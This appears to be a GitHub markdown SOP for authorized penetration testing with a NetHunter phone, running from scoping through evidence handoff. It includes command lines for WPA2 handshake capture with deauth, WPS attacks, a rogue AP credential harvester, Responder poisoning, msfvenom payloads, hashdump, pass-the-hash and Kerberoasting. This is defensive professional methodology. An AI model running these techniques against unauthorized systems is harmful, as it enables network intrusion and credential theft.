Repository navigation
SOP Mobile Platform Penetration Testing
Part of the ULTIMATE CYBERSECURITY MASTER GUIDE

Treat this as a device-specific example, not a claim that every OnePlus 6 build supports every feature below. Check the current NetHunter image list, kernel capability list, Android build, kernel, adapters and installed app/tool versions before planning the engagement. Capabilities differ by build and external adapter.
Separate device forensics: MVT mobile verification requires device-owner approval, backup integrity and supported analysis procedures; do not confuse this with active NetHunter testing.
Engagement-level SOP for conducting an authorized penetration test using the OnePlus 6 NetHunter device as the primary attack platform - from client arrival through evidence handoff. Covers the full lifecycle: pre-engagement device prep, passive and active recon, wireless and physical access attacks, network exploitation, evidence collection, and teardown.
Eight sequential sections structured as engagement checklists. Sections 1-2 are pre-engagement (done before arriving on site). Sections 3-6 are execution phases run in order during the engagement. Sections 7-8 are post-engagement evidence handling and reporting. Each section references the relevant NetHunter module SOP in Nethunter_SOP.md for per-tool step detail.
Produce a scoped, traceable mobile-platform security assessment record with documented evidence, limitations and handoff steps. This SOP cannot guarantee legal defensibility or complete evidence; those depend on authority, method, platform limits and case facts.
- Running a wireless security assessment using the NetHunter device
- Conducting a physical security / HID / BadUSB engagement
- Performing a full-scope pentest where the phone is the primary attack platform
- Any engagement where Wardriving, Evil AP, or Bluetooth Arsenal are in scope
- Pre-Engagement: Legal & Scope Verification
- Pre-Engagement: Device & Tool Preparation
- Phase 1 - Passive Reconnaissance
- Phase 2 - Active Reconnaissance
- Phase 3 - Exploitation
- Phase 4 - Post-Exploitation
- Evidence Collection & Handling
- Post-Engagement Teardown & Reporting
- Tool Reference
Complete before leaving the office. Do not drive to the client site without this.
- Signed Statement of Work (SOW) naming the client, engagement type, and dates
- Signed Rules of Engagement (RoE) with:
- In-scope IP ranges, SSIDs, BSSIDs, and MAC addresses
- In-scope physical locations and buildings
- Explicitly listed out-of-scope systems and adjacent tenant/neighbor networks
- Authorized testing window (start/end time, blackout periods)
- Authorized attack types (wireless only? physical access? HID? Bluetooth?)
- Client emergency stop contact (name, cell number, on-call escalation)
- Physical access authorization if HID/BadUSB is in scope (badge, escort, or written consent)
- Written authorization for any RF transmission, with affected systems, safety controls and stop conditions identified; authorization does not replace applicable RF rules
- Any NDA, data-processing terms or liability provisions required by the engagement are executed
Before any active testing, confirm in writing:
IN SCOPE - verify each is explicitly listed in RoE:
  [ ] Target SSIDs/BSSIDs
  [ ] Target building(s) / floor(s) / rooms
  [ ] Target IP subnets
  [ ] Physical access targets (specific workstations, badge readers, server rooms)
  [ ] Authorized attack techniques (Evil AP, HID, deauth, MITM, Bluetooth, etc.)

OUT OF SCOPE - document explicitly:
  [ ] Neighboring tenants' WiFi networks in the same building
  [ ] Public networks
  [ ] Safety systems (medical, industrial, emergency)
  [ ] Any system NOT listed in the SOW
Golden rule: if a target is not explicitly named in the RoE, it is out of scope. Stop and re-confirm before touching it.
Complete the evening before the engagement. Verify again morning-of.
- Phone charged to 100%; external battery pack charged and packed
- NetHunter chroot starts cleanly (open NetHunter app → Home → confirm Kali version shown)
- Root confirmed:
idin KALI terminal returnsuid=0(root) - All interfaces visible:
ip ashows expected interfaces - Kernel capabilities verified:
uname -ashows NetHunter kernel string
sudo apt update && sudo apt full-upgrade -yConfirm no broken packages before the engagement. Don't run upgrades day-of if there isn't time to test.
| Tool | Verify Command | Expected Result |
|---|---|---|
| Nmap | nmap --version |
Version string, no errors |
| Metasploit | msfconsole -q -x exit |
Exits cleanly |
| aircrack-ng | airmon-ng |
Lists wireless interfaces |
| Wireshark/tshark | tshark --version |
Version string |
| Responder | responder -h |
Help output |
| NetExec (successor to CrackMapExec) | nxc --version |
Version string; confirm installed syntax with nxc --help
|
| SearchSploit | searchsploit -u |
Updates Exploit-DB |
If wireless injection is in scope, internal OnePlus 6 chipset is limited - use an external adapter:
- Adapter connected via OTG; confirmed with
iw dev - Monitor mode works:
airmon-ng start <iface>→iwconfigshows Mode:Monitor - Packet injection test:
aireplay-ng --test <iface-mon>returns injection OK - Y-cable / powered OTG staged if adapter draws significant power
mkdir -p ~/engagements/<client>-<YYYYMMDD>/{nmap,captures,payloads,loot,screenshots,notes}
cd ~/engagements/<client>-<YYYYMMDD>/
echo "Engagement: <client>" > notes/scope.txt
echo "Date: $(date)" >> notes/scope.txt
echo "Tester: PNWC" >> notes/scope.txt
# Paste in-scope SSIDs/IPs/BSSIDs into scope.txt- Document the device's natural MAC addresses (WiFi, BT) for the engagement record
- Change a MAC address only when expressly authorized and compatible with client allowlists; record original and assigned values securely
- Record any spoofed MAC in notes/scope.txt
- OnePlus 6 (NetHunter) + charging cable
- External battery pack
- External WiFi adapter + OTG Y-cable
- USB-C OTG adapter for HID/BadUSB targets (if in scope)
- Hacker's Keyboard installed and configured
- Laptop for KeX remote desktop (optional but useful for Burp/Wireshark GUI)
No active transmissions are planned in this phase. Passive collection still observes nearby people and systems and may capture sensitive bystander data. Do not start surveying, recording or entering the site until written scope, collection authority, privacy handling and site access are confirmed. If any are missing, stop and contact the engagement lead.
NetHunter app → Wardriving (Kismet-based)
- External adapter in monitor mode
- GPS fix confirmed (SenseCAP or USB GPS puck)
- Start Wardriving capture; let it run during site walk-through
- Save capture to
~/engagements/<client>-<YYYYMMDD>/captures/wardrive-<timestamp>
What to collect:
- Only in-scope SSIDs/BSSIDs and the minimum neighboring metadata needed to distinguish them
- Signal strength per access point
- Client associations only when explicitly authorized and necessary; identifiers can be personal data
- Hidden networks (SSIDs broadcasting as blank but visible by BSSID)
- Security type per network (WPA2/WPA3/Open)
Cross-reference against scope: validate each target against the written allowlist before any active testing. Do not retain unrelated identifiers or captures.
NetHunter app → Bluetooth Arsenal → Recon mode
- Scan for nearby Bluetooth devices (Classic + BLE)
- Record in-scope device MACs, names, and device classes
- Note any unencrypted or pairable devices within range
- Do not attempt to connect or interact - passive scan only in this phase
While passive scanning runs:
- Walk the physical perimeter; note entry points, camera coverage, badge readers
- Identify workstations in public/semi-public areas (reception, conference rooms, open offices)
- Note any physical Ethernet drops accessible without escort
- Document tailgating risk points (doors that stay open, unstaffed entrances)
If a network drop is accessible (with authorization):
tcpdump -i <iface> -w ~/engagements/<client>-<YYYYMMDD>/captures/baseline-<timestamp>.pcap
# Let run for 10-15 minutes to capture broadcast/multicast traffic
# Look for: NetBIOS/LLMNR broadcasts, mDNS, DHCP offers, unencrypted protocolsConfirm RoE and emergency contact are reachable before starting active techniques.
For each in-scope SSID/BSSID:
# Set adapter to monitor mode
airmon-ng start <iface>

# Targeted capture on specific channel/BSSID
airodump-ng --bssid <TARGET-BSSID> --channel <CH> \
  -w ~/engagements/<client>-<YYYYMMDD>/captures/airodump-<ssid> <iface-mon>
Record:
- AP vendor (from BSSID OUI)
- Associated client MAC addresses
- WPS enabled? (
wash -i <iface-mon>) - Hidden SSID revealed by probe requests?
Once connected to an authorized network segment:
# Host discovery
nmap -sn <subnet>/24 -oA ~/engagements/<client>-<YYYYMMDD>/nmap/host-discovery

# Service scan on live hosts
nmap -sS -sV -O --open -p- \
  -oA ~/engagements/<client>-<YYYYMMDD>/nmap/full-scan <in-scope-targets>

# Quick UDP top-ports
nmap -sU --top-ports 100 \
-oA ~/engagements/<client>-<YYYYMMDD>/nmap/udp-scan <in-scope-targets>- Save all Nmap output with
-oA(XML + grepable + normal) - Note any default credential services (Telnet, FTP, HTTP admin panels, printers)
- Identify domain controllers, file servers, and authentication servers
# Check the installed NetExec version and protocol options before use.
nxc --version
nxc smb --help

# Check null sessions
nxc smb <authorized-targets> -u '' -p ''

# Domain enumeration (if domain-joined systems found)
nxc smb <DC-IP> -u <user> -p <pass> --users --groups --shares# Run Responder in analyze mode first - NO poisoning yet.
# Confirm flags with the installed version's help; capture output using its documented log option.
responder -I <iface> -A
# Review: what protocols are broadcasting? Any credentials visible?Each technique requires explicit RoE authorization. Confirm scope before executing.
NetHunter app → WPS Attacks (OneShot)
- Confirm target BSSID is in-scope allow-list
- Run Pixie-Dust attack first (faster, no lockout risk)
- If Pixie-Dust fails, run PIN attack (note: may trigger AP lockout - confirm acceptable)
- Record PIN/PSK recovered in
loot/wps-<bssid>.txt
# Terminal alternative
oneshot -i <iface-mon> -b <TARGET-BSSID> -K  # Pixie-Dust
oneshot -i <iface-mon> -b <TARGET-BSSID> # PIN brute# Capture handshake
airodump-ng --bssid <TARGET-BSSID> --channel <CH> \
-w ~/engagements/<client>-<YYYYMMDD>/captures/handshake-<ssid> <iface-mon>
# Deauth to force reassociation (AUTHORIZED ONLY - causes brief client disconnection)
aireplay-ng --deauth 5 -a <TARGET-BSSID> <iface-mon>
# Verify handshake captured (look for "WPA handshake" in airodump header)
aircrack-ng ~/engagements/<client>-<YYYYMMDD>/captures/handshake-<ssid>*.cap
# Offline crack (run on reporting box, not phone - CPU-intensive)
aircrack-ng -w /usr/share/wordlists/rockyou.txt handshake.cap
hashcat -m 22000 handshake.hc22000 rockyou.txt # convert .cap to .hc22000 first: hcxpcapngtool handshake.cap -o handshake.hc22000Requires external adapter with AP + injection support. Confirm SSID/BSSID cloning is in RoE.
NetHunter app → WifiPumpkin (see Nethunter_SOP.md Section 12)
- Configure to clone an in-scope SSID
- Set up captive portal or credential harvester
- Start AP; log all client associations to
captures/evil-ap-<timestamp>.log - Monitor for credential submissions
- Never leave the rogue AP running unattended
- Stop AP immediately when done; log duration and associated clients
Only after confirming poisoning is in scope - this actively disrupts name resolution.
responder -I <iface> \
  -l ~/engagements/<client>-<YYYYMMDD>/loot/responder-<timestamp>.log
# Captured hashes land in /usr/share/responder/logs/
# Copy to loot/
cp /usr/share/responder/logs/*.txt ~/engagements/<client>-<YYYYMMDD>/loot/

# Crack NTLMv2 hashes offline
hashcat -m 5600 loot/hashes.txt rockyou.txtRequires physical access authorization and target workstation to be in scope.
NetHunter app → USB Arsenal → BadUSB/MITM mode (see Nethunter_SOP.md Section 11)
- USB Arsenal set to RNDIS/BadUSB gadget mode
- Connect to authorized target workstation via OTG
- Capture traffic:
tcpdump -i usb0 -w loot/badusb-mitm-<timestamp>.pcap - Record exactly which workstation, which port, start/end time
Requires physical access authorization. Target must be explicitly in scope.
NetHunter app → HID Attacks or DuckHunter HID (see Nethunter_SOP.md Sections 9-10)
- Payload reviewed and tested on lab VM before live use
- Keyboard layout confirmed to match target system
- USB Arsenal in HID mode
- Execute payload; document exactly what was typed/executed
- Revert USB Arsenal to benign mode immediately after
- Record workstation, time, and payload used in notes
For any network-based vulnerabilities identified in reconnaissance:
# Start PostgreSQL for DB
# (NetHunter app → Kali Services → PostgreSQL → Start)

msfconsole
msf> db_status         # confirm DB connected
msf> workspace -a <client>-<date>
msf> db_import ~/engagements/<client>-<YYYYMMDD>/nmap/full-scan.xml
msf> hosts             # review imported hosts
msf> services          # review imported services
msf> vulns             # check for auto-detected vulns

# Generate payload if needed (see Nethunter_SOP.md Section 17)
msfvenom -p <payload> LHOST=<phone-IP> LPORT=4444 \
-f <format> -o ~/engagements/<client>-<YYYYMMDD>/payloads/payload.<ext>Only proceed if initial access was established and post-exploitation is in scope.
The Metasploit exploit/multi/handler below listens for a compatible callback from a payload already deployed under separate approval. It does not install persistence. Do not deploy persistence, broaden access or keep a session active unless the written scope explicitly permits that action.
# Upgrade shell to Meterpreter if initial access was raw shell
msf> sessions -u <session-id>

# Background handler for an already-approved payload callback
msf> use exploit/multi/handler
msf> set PAYLOAD <same-as-initial>
msf> set LHOST <phone-IP>
msf> set LPORT 4444
msf> run -jFrom established session:
# Windows
sysinfo
getuid
getsystem          # attempt privilege escalation
run post/windows/gather/enum_system
run post/windows/gather/credentials/credential_collector
hashdump           # requires SYSTEM

# Linux
uname -a && id && cat /etc/passwd
sudo -l
find / -perm -4000 2>/dev/null # SUID binaries# NetExec examples using supplied credentials; confirm each action and target are in scope.
nxc smb <authorized-targets> -u <user> -H <NTLM-hash> --shares
nxc smb <authorized-target> -u <user> -H <NTLM-hash> -x "whoami"
# Kerberoasting (if domain access obtained)
GetUserSPNs.py <domain>/<user>:<pass> -dc-ip <DC-IP> -request \
-outputfile ~/engagements/<client>-<YYYYMMDD>/loot/spn-hashes.txt
hashcat -m 13100 loot/spn-hashes.txt rockyou.txtFor every successful technique:

- Screenshot the proof (KeX desktop or terminal screenshot via NetHunter)
- Record exact command used and output
- Timestamp each finding
- Note the target system (hostname, IP, MAC)
- Save to
~/engagements/<client>-<YYYYMMDD>/screenshots/
Before leaving the site or ending the engagement window:
cd ~/engagements/<client>-<YYYYMMDD>/
# Replace placeholders with exact regular files actually collected; avoid hashing
# directories, wildcard misses, or unrelated files. Record algorithm and tool/version.
sha256sum <artifact-1> <artifact-2> > SHA256SUMS
cat SHA256SUMS# Compress and encrypt the engagement folder
tar -cJf - ~/engagements/<client>-<YYYYMMDD>/ | \
gpg --symmetric --cipher-algo AES256 \
-o /sdcard/Download/<client>-<date>-enc.tar.xz.gpg
# Transfer to reporting workstation via ADB or secure share
adb pull /sdcard/Download/<client>-<date>-enc.tar.xz.gpg ./After confirming the encrypted archive is on the reporting workstation and intact:
# Remove only the exact engagement working directory and archive after the receiving
# system has verified the transfer and the contract/retention plan authorizes removal.
# Do not use broad payload wildcards or delete the only retained evidence copy.
rm -r -- ~/engagements/<client>-<YYYYMMDD>Document in the engagement report. These rows are conditional examples: record each actually collected artifact and its computed checksum; for an artifact not obtained, write Not collected and explain why. Do not publish customer credentials, captures or real hash inventories in this public repository; the Notes column should contain redacted provenance and retention state, not fabricated observations.
| Artifact | File | SHA256 | Notes |
|---|---|---|---|
| Nmap full scan | full-scan.xml | <hash> |
|
| WPA2 handshake | handshake-.cap | <hash> |
|
| Captured credentials | responder-logs/ | <hash> |
|
| Screenshots | screenshots/ | <hash> |
|
| Payload used | payload.exe | <hash> |
Deleted post-engagement |
Before leaving the client premises:
- Stop all NetHunter services (Kali Services → stop all)
- Kill all Evil APs / WifiPumpkin sessions
- Stop all packet captures and close Responder
- Revert USB Arsenal to benign mode
- Restore original MAC address (MAC Changer → restore)
- Remove any physical devices placed during the engagement
- Confirm with client POC that testing window is closed
- Document any unexpected issues or out-of-scope contacts that occurred
# Verify no listeners running
ss -tlnp

# Verify no rogue processes
ps aux | grep -E "responder|wifipumpkin|airbase|hostapd"

# Verify MAC restored
ip link show | grep etherThe engagement report should include:
1. Executive Summary
   - Engagement scope and dates
   - Number and severity of findings
   - Key business risk narrative (no technical jargon)

2. Methodology
   - Tools used (reference this SOP)
   - Phases executed
   - Techniques attempted vs. successful

3. Findings (one section per finding)
   - Finding ID, Title, Severity (Critical/High/Medium/Low/Info)
   - Affected system(s)
   - Description and business impact
   - Evidence (screenshots, captured output, hashes)
   - Remediation recommendation
   - CVSS score if applicable

4. Attack Path Narrative
   - Step-by-step walkthrough of how far access was obtained
   - Decision points where a defender could have stopped the chain

5. Remediation Priority Matrix
   - Quick wins (patch/config change, low effort)
   - Medium-term (requires planning)
   - Strategic (architecture-level changes)

6. Appendices
   - Raw tool output
   - SHA256 hashes of all artifacts
   - Full command history
   - Scope confirmation documentation
- Retain encrypted engagement archive per client contract terms (typically 90 days)
- After retention period: securely wipe; document destruction date
- Never retain plaintext credentials, hashes, or payloads beyond the engagement period
| Tool | Location | Purpose |
|---|---|---|
| Wardriving | NetHunter app | Passive WiFi + GPS survey |
| Bluetooth Arsenal | NetHunter app | BT recon and attacks |
| WifiPumpkin | NetHunter app / terminal | Evil AP / rogue access point |
| WPS Attacks (OneShot) | NetHunter app | WPS Pixie-Dust / PIN attack |
| HID Attacks | NetHunter app | Keyboard injection |
| DuckHunter HID | NetHunter app | DuckyScript payload execution |
| BadUSB MITM | NetHunter app | USB network MITM |
| Nmap | KALI terminal | Network discovery and service scan |
| aircrack-ng suite | KALI terminal | WPA2 handshake capture and crack |
| Responder | KALI terminal | LLMNR/NBT-NS poisoning |
NetExec (nxc) |
KALI terminal | SMB enumeration and other approved protocol checks |
| Metasploit (msfconsole) | KALI terminal | Exploitation and post-exploitation |
| msfvenom | KALI terminal | Payload generation |
| hashcat | Reporting workstation | Offline password cracking (CPU/GPU) |
| KeX | NetHunter app | Full Kali desktop (Wireshark, Burp GUI) |
| tmux | KALI terminal | Session persistence for long-running captures |
- OnePlus_A6003/Nethunter_SOP.md - Per-module NetHunter procedures (step detail for each tool section above)
- OnePlus_A6003/Kali_NetHunter.md - NetHunter installation and configuration
- OnePlus_A6003/Rooting.md - Device preparation (prerequisite)
- README.md - Mobile section index
- ../PlayBooks/NetworkAuditPlayBook.md - Wireless/network audit playbook (laptop-based companion)
- ../Tradecraft/active-directory.md - AD attack reference for post-exploitation phase
- ../Tradecraft/c2-frameworks.md - C2 framework setup for persistent access
- ../OPSEC/OPSEC_guide.md - OPSEC practices for field operations
⚠️ LEGAL AND ETHICAL USE ONLY ⚠️

This section contains attack techniques and tools for:

✅ AUTHORIZED USES:
   - Penetration testing with explicit written authorization
   - Mobile device security assessments with client permission
   - Red team operations with organizational approval
   - Forensic investigations with proper legal authority
   - Security research in isolated lab environments
   - Blue team training and detection development
   - CTF competitions and authorized challenges
   - Educational purposes with proper supervision

🚫 STRICTLY PROHIBITED:
   - Attacking devices, apps, or networks without explicit written permission
   - Intercepting wireless communications without authorization
   - Installing unauthorized software on devices you don't own
   - Exceeding authorized scope of engagement
   - Using attack techniques for malicious purposes
   - Any illegal or unethical activities
CRITICAL: ALWAYS obtain written authorization that explicitly includes:
- Specific devices, apps, networks, and SSIDs in scope
- Testing methodology and techniques approved
- Time windows for testing activities
- Out-of-scope systems and explicit restrictions
- Emergency contact information and escalation procedures
- Data handling and confidentiality requirements
- Physical access authorization if HID/BadUSB is in scope
- RF activity authorization if Evil AP or deauth attacks are in scope
Mobile security testing intersects multiple legal frameworks:
- Computer Fraud and Abuse Act (CFAA) - unauthorized access to computers and networks
- Electronic Communications Privacy Act (ECPA) - interception of wireless communications
- FCC Regulations - RF transmissions and interference with licensed spectrum
- State/Local Laws - vary by jurisdiction; some states have stricter computer crime laws
- International Laws - GDPR (EU), Computer Misuse Act (UK), and equivalents apply when testing crosses borders
✅ IN SCOPE (With Explicit Authorization):
   - Devices and apps explicitly listed in engagement letter
   - Networks and SSIDs defined in written agreement
   - Specific techniques approved by client/device owner
   - Testing within authorized time windows

🚫 OUT OF SCOPE (Always):
   - Devices or networks not explicitly in scope
   - Production systems without change-window approval
   - RF attacks that could disrupt safety-critical systems
   - Any technique that could affect bystander devices
📖 Use These Resources Responsibly: Authorization is MANDATORY
Attack techniques are powerful - use them ethically and legally.
Repository: ULTIMATE CYBERSECURITY MASTER GUIDE
Maintained by: Pacific Northwest Computers
⭐ Star this repo if you find it useful! ⭐
📄 Source: Mobile/mobile_pentest_sop.md | ✏️ Suggest an edit | ⬅️ Back to Mobile